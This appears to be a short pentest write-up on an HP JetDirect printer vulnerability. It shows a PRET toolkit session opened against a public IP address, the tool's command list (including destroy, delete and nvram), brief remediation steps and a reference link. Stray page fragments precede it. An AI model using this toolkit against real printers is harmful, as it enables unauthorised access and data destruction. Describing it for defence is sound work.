
199 watching

554 forks

Releases

No releases published

In the above screenshot the poc of tool is given.



```
┌──(saugat💔😈kali)-[~/Desktop/PRET]
└─$ python3 pret.py 35.190.33.81 pjl
      ________________
    _/_______________/|
   /___________/___//||   PRET | Printer Exploitation Toolkit v0.40
  |===        |----| ||    by Jens Mueller <jens.a.mueller@rub.de>
  |           |   ô| ||
  |___________|   ô| ||
  | ||/.´---.||    | ||      「 pentesting tool that made
  |-||/_____\||-.  | |´         dumpster diving obsolete··」
  |_||=L==H==||_|__|/

     (ASCII art by
     Jan Foerster)

Connection to 35.190.33.81 established
Device:   Receiving data failed (watchdog timeout)

Welcome to the pret shell. Type help or ? to list commands.
35.190.33.81:/> help

Available commands (type help <topic>):
=======================================
append  delete   edit    free  info    mkdir     printenv  set        unlock
cat     destroy  env     fuzz  load    nvram     put       site       version
cd      df       exit    get   lock    offline   pwd       status
chvol   disable  find    help  loop    open      reset     timeout
```

The above screenshot is the main POC of Jetdirect Vulnerability . In the above screenshot I have run the “Pret” tool which I have downloaded from the Github .

I have write “ Python Pret.py < Ip address> pjl “ and the connection is established . When the connection is established I have got the prêt shell. Now I can completely executed the command showing from the help command.

Solution for JetDirect Vulnerability

- Additional means of protection (does not address the SNMP vulnerability)
- Define a telnet password (do not keep it empty)
- Create an 'allow list' from the Telnet console to restrict access from defined IP-addresses

Vulnerabilities in SNMP Disclosure of HP JetDirect EWS Password is a high risk vulnerability that is also high frequency and high visibility. This is the most severe combination of security factors that exists and it is extremely important to find it on your network and fix it as soon as possible.

Reference : https://beyondsecurity.com/scan-pentest-network-vulnerabilities-snmp-disclosure-hp-jetdirect-ews-password.html